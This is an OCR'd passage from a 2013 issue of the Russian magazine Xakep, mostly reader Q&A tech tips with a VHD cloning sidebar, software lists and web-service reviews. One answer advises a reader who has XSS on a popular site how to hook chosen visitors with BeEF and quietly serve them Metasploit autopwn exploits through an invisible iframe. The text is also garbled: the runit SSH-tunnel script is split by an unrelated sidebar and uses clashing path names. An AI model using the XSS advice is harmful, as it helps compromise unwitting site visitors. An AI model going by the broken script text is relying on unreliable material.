
Подсветка вывода в консоли

Q **На ленте проводника в Windows 8 наконец-то появилась команда Copy path, но, например, на рабочем столе и в сторонних файл-менеджерах ленты нет. Как бы добраться до команды из контекстного меню файла?**

A Необходимая Windows Shell'у информация об этих командах лежит в ветке реестра:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\↵
Windows\CurrentVersion\Explorer\↵
CommandStore\shell
```

Например, команда Copy path в подразделе Windows.copyaspath. Чтобы добавить эту команду в контекстное меню файла, любым способом скопируй этот подраздел в ветку HKEY_CLASSES_ROOT*\, где вместо звездочки может быть конкретный тип файла (.mp3, .jpg, etc.).



Copy path в действии

Q **Время от времени по непонятным причинам умирает SSH-туннель. Как лучше всего организовать его своевременный перезапуск?**

A Есть отличное решение твоей проблемы: супервизор RunIt, который позиционируется в качестве замены стандартным системам инициализации UNIX. В большинстве сборок Linux RunIt уже доступен из стандартных репозиториев. Для того чтобы твой туннель не падал, демонизируем его с помощью RunIt:


```
# apt-get install runit
# mkdir /etc/sv/immortal-tun
# cat <<'EOF' | tee /etc/sv/↵
  unbreak-tun/run
#!/bin/bash
exec 2>&1
chpst -u user ssh -L 8888:host:80 ↵
```

КЛОНИРУЕМ WINDOWS-СИСТЕМУ НА СВОЙ КОМПЬЮТЕР, НЕ ТРОГАЯ ТАБЛИЦУ РАЗДЕЛОВ HDD

Начиная с Windows 7, операционные системы от Microsoft поддерживают технологию встроенной загрузки (native boot) с VHD-образов. Технология интересна, так как позволяет безопасно загружать любую систему прямо на железе без родительской операционной системы, виртуального компьютера или гипервизора, без риска испортить таблицу разделов. А воспользовавшись утилитой Disk2vhd, мы сможем создавать полную копию уже существующей системы. Давай рассмотрим, как это работает.

1 Первым делом определимся с задачей и проверим, выполняются ли требования к оборудованию. Гостевой системой у нас будет Windows 8, а клонировать будем семерку. Проверь, имеет ли локальный диск компьютера хотя бы два раздела: системный (на котором восьмерка, а также BCD) и другой, на котором будет лежать наш VHD-образ, причем на последнем должно быть достаточно свободного места для расширения VHD до его максимального размера (размера винта компьютера с семеркой) и для файла подкачки.

2 Если требования выполняются, перейдем к клонированию системы. Для этого воспользуемся упомянутой утилитой от Марка Руссиновича и Брайса Когсуэлла Disk2vhd (bit.ly/Disk2vhd). Как ты уже догадался, она преобразует реальную физическую машину в виртуальный жесткий диск VHD. Интерфейс утилиты предельно прост (смотри скриншот), как и работа с ней: отметь нужные диски, выбери место для сохранения (кстати, быстрее будет, если сохранять на другой винт, например внешний) и жми «Create».



Интерфейс Disk2vhd

```
user@remote_host
EOF
# chmod +x /etc/sv/immortal-tun/run
# ln -s '../sv/immortal-tun' /etc/↵
  service/
```

Конечно, замени опции команды ssh на свои. После выполнения последней строчки (создания симлинка) будет создан туннель, работу которого можно остановить, только остановив службу:


```
# sv stop immortal-tun
```

Q **Как запросить из bat-файла права администратора?**

A Легальных способов сделать это я не знаю, но могу порекомендовать тебе один трюк. Идея состоит в том, чтобы батник, в случае если он запущен без прав админа, создавал во временной папке VBS-скрипт и записывал в этот скрипт команды на запуск себя, но уже с админскими правами. После этого данный VBS-скрипт запускается, тем самым запуская твой скрипт с привилегиями админа. Конкретный пример реализации трюка можешь посмотреть здесь: bit.ly/BatGotAdmin.

Q **Разрабатываю веб-приложение для мобильных платформ. В нем широко использую SVG-файлы. Но недавно обнаружил, что стандартный браузер в андроидах версии ниже 3 не поддерживает SVG. Может, есть какой-нибудь хак? А то отказываться от SVG уже поздно.**

Большой вопрос



ПЛАНШЕТ ИЗ ПЛАНШЕТА

Q **Недавно прикупил себе планшет под управлением Android (Galaxy Note). Хочу заюзать его в качестве графического планшета. Это возможно?**

A Есть два способа сделать это. Первый — использовать VNC. На машине запустить сервер, а на планшете — клиент (androidVNC, например), в настройках последнего выставить InputMode в «TouchMouse; D-Pan Pan». Плюс данного подхода в его кроссплатформенности: VNC-серверы есть для большинства ОС. Но это не совсем то, что тебе нужно, поскольку при таком подходе ты используешь планшет как мышь, а не как собственно планшет; кроме того, VNC не передает данных о степени нажатия. Есть и другой, более продвинутый способ, но для его работы нужны иксы, так что подойдет он только пользователям Linux. Этот способ основан на разработке пользователя GitHub'а с ником rfc2822 — GfxTablet (https://github.com/rfc2822/GfxTablet). Фишка заключается в связке X.org драйвера сетевого графического планшета и андроид-приложения, которое передает этому драйверу информацию. Примечательно, что при таком подходе доступна информация и о степени нажатия, если, конечно, это поддерживается планшетом. Также андроид-приложение позволяет настроить ввод исключительно с помощью стилуса, что очень удобно — можно спокойно держать руку на планшете. Установка GfxTablet предельно проста:

```
$ git clone https://github.com/rfc2822/GfxTablet.git
$ cd GfxTablet/driver-uinput
$ make
$ ./networktablet
```

Если все прошло успешно, команда xinput list должна показать наличие устройства Network Tablet. После этого устанавливаем приложение из маркета (bit.ly/GfxTablet), подключаем планшет кабелем к компьютеру (можно также через Wi-Fi, в этом случае нужно указать IP-адрес компьютера в настройках приложения), запускаем и наслаждаемся.

3 После того как система с нашей машины была записана в VHD-файл, нужно перенести этот файл на целевой компьютер. Как я уже упоминал, разместить его нужно не на системном диске. Теперь нужно примонтировать наш виртуальный жесткий диск так, чтобы он вел себя как реальный физический. Для этого воспользуемся оснасткой Disk Management (<Win + R> → diskmgmt.msc): выбираем из меню команду Action → Attach VHD и указываем наш VHD-файл. В результате ты должен увидеть в списке системных дисков VHD-диск.

4 Теперь добавим запись для запуска системы с нашего VHD в BCD. Можно сделать это вручную, но Ден Столтс из TechNet написал небольшой bat-файл, который автоматизирует этот процесс. Возьми батник отсюда bit.ly/ZjEtS3 и помести его в тот же каталог, куда положил VHD-файл.

Запусти cmd от имени админа, перейди в папку с батником и выполни:

```
AutoBootVHD-BCD.cmd Win7.VHD "Win7VHD"
```

5 После выполнения скрипта перезагрузи компьютер и получишь запрос выбора ОС, одним из пунктов которого будет «Win7VHD». Выбирай этот пункт, компьютер еще раз перезагрузится, но в этот раз вместо квадратных окошек восьмерки ты увидишь давно знакомый процесс загрузки Windows 7. Кстати, если что-то пошло не так и система с VHD не грузится, ты легко можешь вернуть все как было: для этого отмонтируй VHD (Detach VHD), удали соответствующую запись из BCD и удали VHD-файл.

A Не совсем хак, но кое-что есть. Дело в том, что хоть браузер на старых версиях Android не поддерживает SVG, но он поддерживает CANVAS. Так что ты можешь отпарсить нужный тебе SVG-файл (так как внутренности его текстовые) и нарисовать его на канве. Конечно, парсер писать не придется, поскольку до нас это уже сделали: canvg.js (code.google.com/p/canvg) или Fabric.js (https://github.com/kangax/fabric.js). Отображение SVG для canvg выглядит так:


```
var svg = loadSvg(), cont = $("#cont");
var canvas = document.createElement↵
("canvas");
canvas.setAttribute("style", "height:" ↵
+ cont.height()+";width:"+ cont.width()↵
+ ";");
canvg(canvas, svg);
cont.append(canvas);
```

где функция loadSvg возвращает внутренности SVG-файла в виде строки.

Учти, что если на странице у тебя несколько картинок, то такой способ вполне подойдет, но если их много, тогда нужно подумать о производительности: возможно, лучше будет отказаться от SVG.

Q Собираюсь писать простенькую 2D-игру для Android/iOS. Сейчас нахожусь в поисках идеального движка: хочется максимум кросс-платформенности, при этом производительность не особо важна, так как, повторюсь, игра простенькая. Пробовал cocos2d, но он мне не очень понравился. Можешь порекомендовать что-то еще?

A Если нужна максимальная кросс-платформенность, то рекомендую посмотреть в сторону свежего проекта Game Closure (www.gameclosure.com). Особенность данного движка в том, что разработка ведется полностью на JavaScript, так что отлаживать проект можно прямо в браузере. После отладки приложения в браузере его можно скомпилировать в полноценные Android- и iOS-приложения (для Android используется V8, а для iOS — модифицированный Mozilla SpiderMonkey). Приложения, созданные с помощью Game Closure, полностью совместимы с Google Play и App Store. Кроме того, Game Closure абсолютно бесплатен, даже для коммерческого использования. Из минусов движка — официально доступен только для OS X, но можно установить и на Ubuntu (подробнее здесь: habrahabr.ru/post/171999).



Сервис Android Lost получил информацию о местоположении смартфона

Q Занимаюсь разработкой небольшой утилиты под Windows на C++. Хочу воспользоваться в ней возможностями PowerShell. Вопрос: как выполнять из C++-кода PowerShell-команды и читать результат их выполнения, причем незаметно для пользователя, то есть так, чтобы окно PowerShell не открывалось?

A Можно, конечно, сделать это, но тебе придется использовать управляемый код, так как архитектура PowerShell основана исключительно на объектной модели CLR. Также нужно установить PowerShell SDK (bit.ly/ps-sdk) и добавить в зависимости твоего проекта System.Management.Automation.dll (находится в папке «{program files}\Referenced Assemblies\Microsoft\WindowsPowerShell\v1.0»). После описанных предварительных действий можно выполнять PowerShell-команды прямо из C++-кода, например так:

```
using namespace System::Management::↵
Automation;
...
PowerShell ps = PowerShell::Create(); ↵
ps->AddCommand("get-process");
Collection<PSObject> res= ps->Invoke();
for (int i = 0; i < res->Count; i++ ) {
  Console::WriteLine(
   res[i]->Members["ProcessName"]->↵
   Value);
};
```

Подробнее о методах класса PowerShell можно узнать по ссылке: bit.ly/ps-msdn.

Q Имеется XSS на достаточно посещаемом сайте, при этом очень много трафика идет с Windows XP. Хочу попробовать применить к жертвам модули Metasploit, но не ко всем сразу, а только к выбранным мной машинам, дабы не спалиться. Как проще сделать это?

A На твоем месте я бы заюзал Browser Exploitation Framework (BeEF) (beefproject.com). Внедрив в уязвимую страницу небольшой скрипт, ты сможешь видеть информацию и управлять жертвами из веб-интерфейса. Поддерживается множество векторов атак: от социальной инженерии до эксплуатации уязвимостей браузеров. Тут, кстати, на помощь приходит Metasploit, с которым BeEF тесно интегрирован. Все, что тебе нужно сделать, — это выбрать конкретную жертву из списка и модуль для нее из каталога Metasploit. К сожалению, такой модуль, как Metasploit autopwn, не интегрирован в BeEF, но ничто не мешает получить autopwn ссылку от Metasploit'а и потом внедрить ее жертве, используя модуль «Create invisible iframe».

ОДНОЗНАЧНОГО ОТВЕТА НЕТ




Наконец-то прикупил себе SSD. Учитывая ограниченность циклов перезаписи, я прямо пылинки с него сдуваю :). Так вот, стоит ли держать pagefile на SSD, не укоротит ли это ему жизнь?





Для чего ты покупал SSD? Чтобы замедлять систему? Файл подкачки — идеальный кандидат для помещения на SSD. Данные из файла подкачки значительно чаще считываются, чем записываются. А операции чтения практически никак не влияют на здоровье SSD.



С другой стороны, перенос файла подкачки с SSD на другой диск действительно может положительно сказаться на жизни первого. Причина очевидна: убрав pagefile с SSD, мы уменьшаем количество операций записи на него, что продлевает срок его службы.

Q У меня украли смартфон с андроидом на борту. Никаких программ для отслеживания аппарата на случай угона я предварительно не установил. Но в маркете моя учетка до сих пор используется. Есть ли приложения, которые можно загрузить на смарт из маркета и узнать местоположение смарта?

A Рекомендую попробовать воспользоваться приложением Android Lost (bit.ly/AndLost). Оно специально заточено под такие случаи. После установки на девайс приложение нужно активировать: есть шанс, что вор запустит его сам, так как оно маскируется под Personal Notes. Но на всякий случай его можно активировать с помощью SMS с текстом «androidlost register». Для пользователей планшетов без поддержки SMS предусмотрен другой способ активации: нужно установить AndroidLost Jumpstart (bit.ly/AndLostJS) перед установкой Android Lost.



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.47.1
Far Manager 3.0
Firefox 20.0
foobar2000 1.2.4
Google Chrome 26
K-Lite Mega Codec Pack 9.8.5
Miranda IM 0.10.12
Notepad++ 6.3.2
Opera 12.15
PuTTY 0.62
Skype 6.3
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.1
uTorrent 3.3
XnView 1.99.6

>Development
BlueGriffon 1.6.2
Blueprint 1.0.1
Boost 1.53.0
dirtyJOE 1.5
EverEdit 2.70
FNET 2.4.0
Ghrabber
GPU Caps Viewer 1.18.0
HxD 1.7.7.0
NPE File Analyzer 1.1.2.1
openElement 1.34 R3
Parrot 5.2.0
Plato
Stencyl 2.0 Beta
WebMatrix 2
Windows Debugging Tools 6.1

>Misc
Aero8Tuner 1.1
CaPNotifier 1.2
FiletypeID 0.2.4
Folder SimpBurn 1.0 beta 7
ISO Workshop 4.0
Just Manager 0.1 Alpha
MadAppLauncher 1.9.0.0
Media Preview 1.3
Multibar 1.1.1.1
PDF Shaper 1.0
Proto 0.6.9.7
Recent Files Scanner 1.7.0
Windows Update Notifier 1.2.2
WordExpander 1.5.15
XWidget 1.82

>Multimedia
AIMP 3.20
aTunes 3.0.7
Foxit Reader 5.4.5
Image Tuner 4.0
JPEGView 1.0.28
Machete Lite 4.0
MediaMonkey 4.0.7
MetatOGGer 4.5.7
MusicZen 1.2
PhoXo 8.0.0.0
Poladroid 0.9.6
Similarity 1.8.3

SMPlayer 0.8.4
TinEye Client 1.1
Tomahawk 0.6.1

>Net
Core FTP LE 2.2
FlashFXP 4.3.0
IPFetcher 1.1.0
NetTraffic 1.19.3
OpenVPN 2.3.1
RealVNC 5.0.5
Skype 6.3
SlimBoat 1.1.28
SoftPerfect Network Scanner 5.4.10
SoftPerfect WiFi Guard 1.0.2
UltraVNC 1.1.8.8
URL Snooper 2.32.01
WebRipper 1.33
Wireshark 1.8.6
York 1.59

>Security
ADEL
Brakeman 1.9.5
Burp Suite 1.5.09
CookieCadger 1.0
DNS-Discovery 0.03
Dnsenum 1.2.2
Dnsmap 0.30
ESET NOD32 Antivirus 6
Ettercap 0.7.5.3
Fierce
Funcap
HookMe 0.2
JavaSnoop 1.0
Nanomite
Nduja
ProxyStrike 2.2
Scylla
Topera 0.0.2
WebSlayer

>System
AllOff 5.2
Cameyo 2.0.882
Chocolatey 0.9.8.20
CrystalDiskInfo 5.5.0
GPU-Z 0.6.9
Logstalgia 1.0.3
Pandora Recovery 2.2.1
PC Hunter 1.0.0.2
PrivaZer 1.8.1
Quick Cliq 2.0.8
Recuva 1.46
ShadowCopy 2.02
TCCLE 13.0
UnknownDevices 1.5.2
USB Oblivion 1.10.0.0
WinContig 1.15

>>MAC
Audacity 2.0.3
Bochs 2.6.1
Click 2.3.0
darktable 1.1.4
DesktopUtility 1.3.1
FlashToHTML5 2.4

Fliqlo 5.0
Herald 3.0.4
HyperSwitch
ImageMagick 6.8.4
Kindle 1.10.5
Komodo Edit 8.0.1
NetNewsWire 3.3.2
NVIDIA CUDA 5.0.45
Shrook 2.88
Soundflower 1.5.2
TenFourFox 20.0
Tunnelblick 3.3 beta
Vecte 0.0.2
Vienna 3.0.0 Beta
WiFiSpoof 1.2.4

>>UNIX
>Desktop
Ardour 3.0.0
Clfswm 1212
Deadbeef 0.5.6
Emacs 24.3
Evince 3.7.92
Filebot 3.5
Fraqtive 0.4.6
Frescobaldi 2.0.9
Fxmoviemanager 6.3pre
Grafx2 2.4.2035
Jpegoptim 1.3.0
Kazam 1.4.1
Kde-services 1.8
Mundus 2.3.1
Pycalendargen 0.9.5
Qtractor 0.5.8
Texmaker 4.0.1
Wdiff 1.2.1

>Devel
Dlib 18.0
Geany 1.23
Guibuilder 0.9.4
Jortho 1.0
Kite 0.2.0
Komodo_edit 8.0
Libexplain 1.2
Likwid 3.0.0
Lwjgl 2.8.5
Monodevelop 4.0
Oglplus 0.28.0
Pgmodeler 0.4.1
Qtcreator 2.7.0
Rikuloui 0.6.4
Tcpdf 6.0.004
Tinybc 0.8.6
Webelements 1.0.0a22
Wxwidgets 2.9.4

>Games
Castle 1.0.0
Freeorion 0.4.2
Rigsofrods 0.38.67

>Net
Aria2 1.16.4
Bareftp 0.3.10
Chrome 25.0.1364.172
Deluge 1.3.6
Evolution 3.6.4

Geary 0.3
Grss-notify 0.3.5
Jitsi 2.0
Ncdc 1.16
Owncloud 5.0.0
Podget 0.6.11
Profanity 0.2.1
Quiterss 0.12.3
Qupzilla 1.4.1
Rssowl 2.1.6
Spaz
Speedometer 2.8
Transmission 2.77

>Security
ADEL
Androrat
Arpon 2.7
ARPwner
Binwalk 1.1
CookieCadger 0.9
Ettercap 0.7.5.3
Fwbuilder 5.1.0.3599
Gnutls 3.1.10
Grsecurity 2.9.1-3.2.40
Lastpass 2.0.20
Nduja
ProxyStrike 2.2
Sleuthkit 4.0.2
Strongswan 5.0.2
Stunnel 4.56
Tanidvr 1.2.0
Topera 0.0.2
Tunnelmanager 0.7.6

>Server
Apache 2.4.4
Asterisk 11.3.0
Cassandra 1.2.3
CouchDB 1.2.2
CUPS 1.6.2
HAproxy 1.4.23
Lighttpd 1.4.32
Lucene 3.6.2
Memcached 1.4.15
MongoDB 2.4
nginx 1.2.8
OpenSSH 6.2
OpenVPN 2.3.1
Redis 2.6.12
Samba 4.0.4
Sphinx 2.0.7
Squid 3.3.3

>System
0install 2.0
Bumblebee 3.1
Cedarbackup 2.21.1
Glogg 0.9.1
Gparted 0.15.0
Lamcms 4.1
Nvidia 313.26
Pdmenu 1.3.2
Pf-kernel 3.8.1
Shellinabox 2.14

>X-distr
openSUSE 12.3

DVD

№ 05 (172) МАЙ 2013

ХАКЕР

X-ОБЗОР: UBUNTU TOUCH И FIREFOX OS *50*

ХАКЕР

05 (172) 2013

ПОЛНЫЙ ГИД ПО DOM BASED XSS

WWW.XAKEP.RU

Фейлы Java: самая полная история дыр в известной платформе

РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.

18+

116 УДАЛЕННЫЙ КОНТРОЛЬ 2.0
Управляем машиной с помощью Google Talk, Twitter, Dropbox и Google+

34 ОБЛАЧНЫЕ СРЕДСТВА РАЗРАБОТКИ
Как выжить разработчику, если есть только браузер

44 ПРОЩАЙ, GOOGLE READER!
Поднимаем альтернативную RSS-читалку в ответ на подлянку Google'а

98 АНТИВИРУСЫ ПРОТИВ BLACKHOLE
Эксперимент: защищают ли аверы от свежего эксплойт-пака?

ВАРЕНЬЕ МАЛИНОВОЕ
RASPBERRY PI
Вкусный компьютер за $35, который может стать мирным медиаплеером и боевым хакерским инструментом.

Розыгрыш Raspberry Pi: конкурс лучших проектов

(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS

16 **НЕТ РУЧЕК — НЕТ ВАРЕНЬЯ**

Без фантазии и упорства Raspberry Pi — железка бесполезная. Но мы расскажем, как этого не допустить

WWW 2.0

Сервисы, позволяющие быстро сделать инфографику и опубликовать ее в Сети


01

INFOGR.AM/VISUAL.LY (infogr.am/visual.ly)

→ Думаю, не стоит рассказывать тебе, насколько популярна сейчас инфографика. Любой материал, в котором есть цифры, — хоть запись в блоге, хоть презентация твоей софтины или доклад на конференции — будет на порядок круче, если ты сможешь наглядно представить данные. Поэтому сервис infogr.am подойдет как нельзя лучше — в нем есть шаблоны и элементы, позволяющие сделать довольно крутую графику. Правда, в этом сервисе инфографику нельзя экспортировать в файл, он позволяет только расшарить ее в социалках или заембеддить в веб-страничку. Такие возможности есть у более сложного Visual.ly — советую попробовать оба сервиса.

TYPE ZEBRA (typezebra.com)

→ Type Zebra — это сервис для просмотра локальных шрифтов на примере верстки. Иными словами, он позволяет понять, как именно будет смотреться шрифт в заголовке, подзаголовке или основном тексте. Понятно, что это довольно тривиальная процедура и можно это делать, просто правя код или используя специальную программку для просмотра шрифтов, но у Type Zebra получается намного нагляднее и быстрее. Пока все просто, но разработчики обещают все важные функции: выбор оформления (цвет фона, жирное или курсивное начертание), возможность просмотра нескольких шрифтов сразу, а также систему пользовательских закладок и категорий шрифтов.



Средство просмотра системных шрифтов в браузере на примере реального или рыбного текста



Быстрый хак, позволяющий выкладывать файлы на Google Drive по почте

03

DRV.IO (drv.io)

→ Сервис, решающий простую задачу: он позволяет отправлять файлы в гуглдрайв по почте. Как пишут сами разработчики большими буквами на своей странице: «Мы устали ждать, когда это сделает Google». И наваяли то, что им было нужно, — как настоящие джедаи. К сожалению, сервис не поддерживает файлы больше 7 мегабайт. Но главную свою задачу сервис выполняет — можно загрузить файл в конкретную папку (правда, папка должна быть предварительно создана сервисом, а не из самого Google Drive, но разработчики обещают это исправить). В общем, до тех пор, пока Google не сделает то, что от него ждут, этот сервис сможет выручить.

MODERN.IE (www.modern.ie/en-us)

→ Modern.IE — это набор инструментов, которые проверяют страницу на совместимость с различными версиями IE. Мне просто интересно посмотреть на твою реакцию сейчас. Ладно, если серьезно, то мне не надо тебе рассказывать, что у IE все еще треть рынка браузеров (в России, правда, 10%). И если ты зарабатываешь на жизнь версткой, окончательно отказаться от IE у тебя не получится. Modern.IE предлагает различные исправления, но при этом учитывает, что верстаешь ты с помощью стандартных HTML5, CSS3 и других «правильных» вещей. В общем, не волнуйся, ты сможешь спокойно спать по ночам.

Microsoft надеется хоть как-то загладить свою вину за IE6

